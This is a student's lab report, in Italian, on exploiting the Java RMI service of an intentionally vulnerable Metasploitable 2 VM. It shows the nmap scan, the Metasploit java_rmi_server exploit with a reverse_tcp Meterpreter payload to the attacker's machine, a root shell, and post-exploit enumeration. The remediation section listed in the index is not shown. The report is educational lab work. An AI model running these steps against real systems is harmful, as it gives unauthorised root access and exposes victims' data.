

Report Esercitazione

Progetto W16-D5



Redatto da Andrea Sciattella

07/06/2024

INDICE

1. Traccia.....	3
2. Introduzione.....	4
3. Obiettivi.....	5
4. Configurazione delle macchine	6
4.1 Configurazione della macchina attaccante (Kali Linux).....	6
4.2 Configurazione della macchina target (Metasploitable 2)	7
5. Sfruttamento della vulnerabilità (exploiting)	10
5.1 Scansione ed individuazione del servizio vulnerabile	10
5.2 Configurazione del modulo per l'exploit in Metasploit	11
5.3 Esecuzione dell'exploit	12
6. Post-exploiting.....	13
6.1 Configurazioni di rete della macchina TARGET	13
6.2 Raccolta informazioni del sistema	15
7. Conclusioni.....	20
7.1 Remediation plan	21
7.2 Riflessioni finali	21

1. TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112.**

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1. configurazione di rete;
2. informazioni sulla tabella di routing della macchina vittima
3. altro...

2. INTRODUZIONE

In questo report viene documentata l'esecuzione di un'attività di **penetration testing** su una macchina virtuale vulnerabile di nome "**Metasploitable**". Il nostro obiettivo è quello di sfruttare una vulnerabilità nel servizio Java RMI (Remote Method Invocation) esposto sulla porta 1099 al fine di ottenere una sessione remota sulla macchina target.

L'host **Metasploitable**, è una macchina virtuale intenzionalmente vulnerabile, utilizzata comunemente per scopi educativi e di addestramento nel campo della sicurezza informatica. Fornisce un ambiente controllato in cui è possibile esercitarsi nell'identificazione e nello sfruttamento delle vulnerabilità.

L'attività sarà condotta utilizzando il sistema operativo **Kali Linux** come macchina attaccante. **Kali Linux** è una distribuzione di Linux sviluppata e gestita dal gruppo *Offensive Security* ed è appositamente creata per attività di sicurezza informatica e penetration testing. Tra i vari strumenti disponibili in Kali Linux, utilizzeremo **Metasploit**, un framework avanzato che consente di sviluppare, testare ed eseguire exploit contro sistemi vulnerabili di tutti i tipi.

Durante questa esercitazione, andremo a:

- Identificare e sfruttare la vulnerabilità del servizio *Java RMI* sulla macchina **Metasploitable**.
- Ottenere una sessione *Meterpreter* sulla macchina target.
- Raccogliere informazioni rilevanti dalla macchina compromessa, come la *configurazione di rete, la tabella di routing, info sul sistema operativo*.
- Documentare tutti i passaggi eseguiti e fornire *prove concrete* dei risultati ottenuti.

3. OBIETTIVI

L'obiettivo principale di questa esercitazione è quello di **compiere un attacco mirato** alla macchina virtuale Metasploitable utilizzando Kali Linux e Metasploit, dimostrando tutte le tecniche di utilizzo delle vulnerabilità e le operazioni post-exploit che si possono compiere. I principali obiettivi che guideranno il nostro test sono:

1. Identificazione della Vulnerabilità:

- Utilizzare strumenti di scansione per individuare servizi e porte aperte sulla macchina *Metasploitable*.
- Confermare la presenza del *servizio Java RMI sulla porta 1099*.
- Sfruttamento della Vulnerabilità:
- Configurare e lanciare un exploit mirato al servizio *Java RMI* tramite **Metasploit**.
- Ottenere una sessione *Meterpreter* sulla macchina vittima.

2. Raccolta di Informazioni di Sistema:

- Una volta ottenuta la sessione *Meterpreter*, raccogliere informazioni dettagliate sulla configurazione di rete della macchina vittima, includendo interfacce di rete e relativi indirizzi IP, tabella di routing della macchina.
- Altri dettagli rilevanti come l'elenco dei processi in esecuzione e le informazioni sugli utenti.

3. Documentazione del Processo:

- Documentare tutti i passaggi eseguiti durante l'esercitazione, dalla configurazione iniziale all'ottenimento dei risultati finali.
- Fornire prove tangibili, come screenshot e output di comandi, che dimostrino l'efficacia delle tecniche utilizzate.

4. Analisi e Conclusioni:

- Analizzare i risultati ottenuti per valutare l'efficacia dell'exploit e delle tecniche post-exploit utilizzate.
- Discutere le implicazioni di sicurezza relative alla vulnerabilità sfruttata e suggerire possibili misure di mitigazione per prevenire tali attacchi in ambienti reali.

4. CONFIGURAZIONE DELLE MACCHINE

Nella sezione 4, descriveremo dettagliatamente la **configurazione della macchina attaccante (Kali Linux)** e della macchina target (**Metasploitable**). Questo passo è cruciale per garantire e verificare che l'ambiente di test sia configurato con il metodo giusto, per poter simulare, eseguire l'attacco e raccogliere le informazioni necessarie.


4.1 Configurazione della macchina attaccante (Kali Linux)

La macchina attaccante utilizzerà **Kali Linux**, una distribuzione Linux **progettata specificamente per il penetration testing** come abbiamo già anticipato nei punti precedenti.

Dettagli della Configurazione:


- **Indirizzo IP:** 192.168.11.111;
- **Sistema Operativo:** Kali Linux (Kali GNU/Linux Rolling, v. 2024.1);
- **Strumenti Utilizzati:** Metasploit Framework.

Per modificare l'indirizzo IP di Kali Linux abbiamo usualmente due metodi: modificare il file *interfaces* seguendo il path */etc/network/interfaces* tramite CLI (Command Line Interface) o andare a modificare i dati tramite GUI (Graphic User Interface) nell'Advanced Network Configuration. Noi abbiamo optato per la seconda per via della rapidità di modifica.



Una volta confermate le modifiche, riavviamo le macchine per permettere alle modifiche di entrare in regola.

Apriamo un terminale ed inseriamo il comando “**ifconfig**” e verifichiamo che le informazioni stampate a schermo siano le stesse inserite da noi.



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
    inet6 fe80::6455:7a25:22e:cb30  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:88:e5:c7  txqueuelen 1000  (Ethernet)
    RX packets 22  bytes 2772 (2.7 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 33  bytes 4720 (4.6 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ottimo! La macchina **Kali** è stata configurata correttamente, possiamo passare alla modifica della macchina Target **Metasploitable**.

4.2 Configurazione della macchina target (Metasploitable 2)

Metasploitable è una macchina virtuale creata per essere vulnerabile e viene utilizzata per scopi educativi e di addestramento nel campo della sicurezza informatica, come nel nostro caso.

Dettagli della Configurazione:

- **Indirizzo IP:** 192.168.11.112;
- **Sistema Operativo:** Ubuntu (Ubuntu 8.04).

Diversamente da Kali, in questa macchina useremo il primo metodo citato precedentemente tramite CLI, modificando il file “*interfaces*”.

Utilizziamo il comando “**sudo nano /etc/network/interfaces**” per andare a modificare le impostazioni di rete di tutte le NIC (*Network Interfaces Cards*) presenti nella macchina, nel nostro caso solo una.

```

GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 198.168.11.1

[ Read 15 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page ^U UnCut Text ^T To Spell

```

Modifichiamo il file settandolo prima su *"static"*, poi sistemiamo tutti gli indirizzi come previsto dalla configurazione consigliata per l'esercizio.

Riavviamo la macchina, come già effettuato con la macchina Kali, ed effettuiamo l'accesso.

Ora possiamo utilizzare il comando **"ifconfig"** per verificare la correttezza dei dati inseriti nel file.

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:41:3c:b8
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe41:3cb8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:38 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:914 (914.0 B)  TX bytes:4272 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29889 (29.1 KB)  TX bytes:29889 (29.1 KB)

```


Per terminare la configurazione, dobbiamo infine verificare la connettività tra le due macchine.

- Utilizziamo il comando “**ping**” da **Kali** per verificare se c'è effettivamente connettività tra le macchine:

```
(kali@kali)-[~]
$ ping 192.168.11.112 -c 3
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=3.68 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.93 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.632 ms

--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2046ms
rtt min/avg/max/mdev = 0.632/2.081/3.681/1.249 ms
```

- Successivamente eseguiamo la stessa operazione da **Metasploitable**.

```
metasploitable login: msfadmin
Password:
Last login: Sat Jun  8 10:27:52 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.11.111 -c 3
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=6.95 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=3.00 ms

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.707/3.891/6.958/2.233 ms
msfadmin@metasploitable:~$ _
```

Abbiamo concluso e preparato il laboratorio per le nostre prossime operazioni e attacchi, ora con queste configurazioni, le macchine sono pronte per procedere con l'attacco e l'esplorazione delle vulnerabilità.

5. SFRUTTAMENTO DELLA VULNERABILITÀ (EXPLOITING)

Lo **sfruttamento delle vulnerabilità** (o **Exploiting**) è una fase cruciale nel P.T. , in quanto consente di verificare **la presenza di falle nella sicurezza in un sistema**.

Una volta individuata una vulnerabilità, è possibile utilizzarla per ottenere **accesso non autorizzato** alla macchina target, **eseguire comandi arbitrari** e **raccogliere informazioni sensibili**.

In questo esercizio in particolare, ci concentriamo sul servizio *Java RMI (Remote Method Invocation)* che è noto per essere vulnerabile se non configurato correttamente. *Java RMI* permette a un'applicazione Java di invocare metodi su oggetti situati in un'altra macchina, facilitando la comunicazione distribuita.

Tuttavia, una configurazione errata o l'assenza di misure di sicurezza adeguate possono rendere questo servizio esposto ad attacchi.

5.1 Scansione ed individuazione del servizio vulnerabile

- Come primo passo, eseguiamo una scansione di rete tramite **"Nmap"** sulla macchina **Metasploitable** per identificare i servizi esposti. Utilizzeremo l'opzione **"-sV"** per la scansione delle versioni dei servizi e **"-p-**" per specificare di scansionare tutte le porte.

```
(kali@kali)-[~]
$ sudo nmap -sV 192.168.11.112 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-08 17:54 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00031s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rshd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
```

- La scansione è riuscita a rilevare nella porta **1099 TCP** il servizio di **Java-Rmi, grmiregistry**.
- Effettuando qualche ricerca abbiamo rilevato il **CVE ID: CVE-2011-3556**, e descrive la vulnerabilità come *"una configurazione predefinita insicura del server RMI di Java che consente l'esecuzione di codice arbitrario."* Andiamo a vedere come exploitarla.

5.2 Configurazione del modulo per l'exploit in Metasploit

- Attiviamo la console di Metasploit tramite il comando **"msfconsole"**.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
[*] Starting the Metasploit FrAmework console ... -
```

- Una volta dentro, utilizziamo il comando **"search"** per una ricerca mirata ai moduli ed exploit disponibili nel framework, nel nostro caso **"java_rmi"**.

```
msf6 > search java_rmi
Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/java_rmi_registry        .               normal  No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  \  target: Generic (Java Payload)          .               .       .       .
3  \  target: Windows x86 (Native Payload)    .               .       .       .
4  \  target: Linux x86 (Native Payload)      .               .       .       .
5  \  target: Mac OS X PPC (Native Payload)   .               .       .       .
6  \  target: Mac OS X x86 (Native Payload)   .               .       .       .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No      Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation
```

- Utilizziamo il modulo *exploit/multi/misc/java_rmi_server* usando la selezione tramite ID o tramite path (noi abbiamo utilizzato **"use 1"**).

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
-----
Name      Current Setting  Required  Description
-----
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     1099           yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080           yes       The local port to listen on.
SSL       false          no        Negotiate SSL for incoming connections
SSLCert   no             no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no             no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Generic (Java Payload)
```

- Selezionato il modulo da usare dovremo andare a selezionare il payload (nel nostro caso selezionato come predefinito **java/meterpreter/reverse_tcp**), l'host da prendere di mira **"RHOST"** e la porta **"RPORT"** (già inserita di default).

5.3 Esecuzione dell'exploit

- La configurazione del modulo è stata completata ed ora, siamo finalmente pronti ad eseguire l'exploit con **"run"** o **"exploit"**.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/zctvSo3ndXm
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:4444 → 192.168.11.112:60339) at 2024-06-07 04:44:31 -0400
meterpreter > █
```

- il modulo ha funzionato, il payload è stato consegnato correttamente e di conseguenza è stata aperta una *sessione meterpreter con privilegi root!* Ora possiamo muoverci come meglio preferiamo. Prima di andare avanti, apriamo una shell e confermiamo di essere dentro la macchina target.

```
meterpreter > shell
Process 2 created.
Channel 4 created.
whoami
root
pwd
/
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:41:3c:b8
      inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe41:3cb8/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:378 errors:0 dropped:0 overruns:0 frame:0
      TX packets:314 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:269949 (263.6 KB) TX bytes:58195 (56.8 KB)
      Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:16436 Metric:1
   RX packets:315 errors:0 dropped:0 overruns:0 frame:0
   TX packets:315 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:0
   RX bytes:128737 (125.7 KB) TX bytes:128737 (125.7 KB)
```

- Ora che abbiamo l'**accesso alla macchina**, possiamo muoverci per raccogliere dati sensibili presenti dentro la macchina nemica.

6. POST-EXPLOITING

Una volta ottenuta una **sessione Meterpreter** sulla macchina vittima, il prossimo passo è eseguire **operazioni di post-exploit**.

Queste operazioni ci consentiranno di **raccogliere informazioni dettagliate sul sistema compromesso**, che possono essere utilizzate per ulteriori analisi o per pianificare eventuali azioni successive.

In questa sezione, descriveremo i **comandi e le tecniche utilizzate** per raccogliere informazioni di rete, la tabella di routing, e altre informazioni rilevanti.

6.1 Configurazioni di rete della macchina TARGET

- Utilizziamo il comando **"ifconfig"** per elencare tutte le interfacce di rete sulla macchina vittima e ottenere i dettagli come indirizzi IP e netmask.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe41:3cb8
IPv6 Netmask : ::
```

- Utilizzando invece il comando **"route"** estrarremo la tabella di routing per comprendere come il traffico di rete viene instradato sulla macchina vittima.


```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe41:3cb8	::	::		

- Accediamo ad una *shell* ed usiamo il comando **"netstat"**, per verificare tutte le connessioni di rete attive.

```
meterpreter > shell
Process 18 created.
Channel 24 created.
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        1      0 192.168.11.112:54762    192.168.11.111:42106    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:34000    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:47206    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:45686    CLOSE_WAIT
tcp        0      0 192.168.11.:rmiregistry 192.168.11.111:51998    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:44776    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:43926    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:44762    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:45702    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:43920    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:47218    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:34248    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:34260    CLOSE_WAIT
tcp        0      0 192.168.11.112:59348    192.168.11.111:4444    ESTABLISHED
tcp        1      0 192.168.11.112:54762    192.168.11.111:56324    CLOSE_WAIT
tcp        1      0 192.168.11.112:54762    192.168.11.111:56316    CLOSE_WAIT
```

(Possiamo notare nella parte evidenziata che collegata alla porta esterna dell'indirizzo 192.168.11.111, c'è la nostra macchina attaccante con la porta 4444 usata per entrare.)

6.2 Raccolta informazioni del sistema

- Utilizzando il comando **“sysinfo”** otterremo informazioni generali su sistema operativo, come versione del kernel e distribuzione.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
```

- Inserendo **“getuid”**, verrà stampato a schermo l'utente corrente.

```
meterpreter > getuid
Server username: root
```

- Apriamo la lista corrente dei processi del sistema tramite comando **“ps”**.

```
meterpreter > ps
Process List
-----
PID  Name                                User      Path
---  ---                                -
1    /sbin/init                          root      /sbin/init
2    [kthreadd]                          root      [kthreadd]
3    [migration/0]                      root      [migration/0]
4    [ksoftirqd/0]                      root      [ksoftirqd/0]
5    [watchdog/0]                      root      [watchdog/0]
6    [events/0]                         root      [events/0]
7    [khelper]                          root      [khelper]
41   [kblockd/0]                        root      [kblockd/0]
44   [kacpid]                           root      [kacpid]
45   [kacpi_notify]                    root      [kacpi_notify]
90   [kseriod]                          root      [kseriod]
129  [pdflush]                          root      [pdflush]
130  [pdflush]                          root      [pdflush]
131  [kswapd0]                          root      [kswapd0]
173  [aio/0]                            root      [aio/0]
1129 [ksnapd]                           root      [ksnapd]
1298 [ata/0]                            root      [ata/0]
1301 [ata_aux]                          root      [ata_aux]
1308 [scsi_eh_0]                        root      [scsi_eh_0]
1311 [scsi_eh_1]                        root      [scsi_eh_1]
1328 [ksuspend_usbd]                    root      [ksuspend_usbd]
1331 [khubd]                            root      [khubd]
2059 [scsi_eh_2]                        root      [scsi_eh_2]
2213 [kjournald]                        root      [kjournald]
2367 /sbin/udevd                        root      /sbin/udevd --daemon
2634 [kpsmoused]                       root      [kpsmoused]
3487 [kjournald]                        root      [kjournald]
3626 /sbin/portmap                     daemon    /sbin/portmap
3642 /sbin/rpc.statd                   statd     /sbin/rpc.statd
3648 [rpciod/0]                         root      [rpciod/0]
3663 /usr/sbin/rpc.idmapd             root      /usr/sbin/rpc.idmapd
3890 /sbin/getty                        root      /sbin/getty 38400 tty4
3891 /sbin/getty                        root      /sbin/getty 38400 tty5
3897 /sbin/getty                        root      /sbin/getty 38400 tty2
3900 /sbin/getty                        root      /sbin/getty 38400 tty3
3903 /sbin/getty                        root      /sbin/getty 38400 tty6
3939 /sbin/syslogd                     syslog    /sbin/syslogd -u syslog
3974 /bin/dd                           root      /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
3976 /sbin/klogd                       klog      /sbin/klogd -P /var/run/klogd/kmsg
3999 /usr/sbin/named                   bind      /usr/sbin/named -u bind
4027 /usr/sbin/sshd                     root      /usr/sbin/sshd
4103 /bin/sh                            root      /bin/sh /usr/bin/mysqld_safe
4145 /usr/sbin/mysqld                  mysql     /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysql
d/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysql/mysqld.sock
4147 logger                          root      logger -p daemon.err -t mysqld_safe -i -t mysqld
4223 /usr/lib/postgresql/8.3/bin/postgres postgres  /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgr
```

- Con “ls” faremo un listing generale della directory corrente (in questo caso la /)

```
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:33 -0400	bin
040666/rw-rw-rw-	1024	dir	2012-05-13 23:36:28 -0400	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040666/rw-rw-rw-	13480	dir	2024-06-07 04:22:30 -0400	dev
040666/rw-rw-rw-	4096	dir	2024-06-07 04:22:37 -0400	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	home
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:40 -0400	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:22 -0400	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:52 -0400	media
040666/rw-rw-rw-	4096	dir	2010-04-28 16:16:56 -0400	mnt
100666/rw-rw-rw-	16636	fil	2024-06-07 04:22:39 -0400	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:39 -0400	opt
040666/rw-rw-rw-	0	dir	2024-06-07 04:22:18 -0400	proc
040666/rw-rw-rw-	4096	dir	2024-06-07 04:22:39 -0400	root
040666/rw-rw-rw-	4096	dir	2012-05-13 21:54:53 -0400	sbin
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:38 -0400	srv
040666/rw-rw-rw-	0	dir	2024-06-07 04:22:18 -0400	sys
040666/rw-rw-rw-	4096	dir	2024-06-07 04:46:57 -0400	tmp
040666/rw-rw-rw-	4096	dir	2010-04-28 00:06:37 -0400	usr
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:23 -0400	var
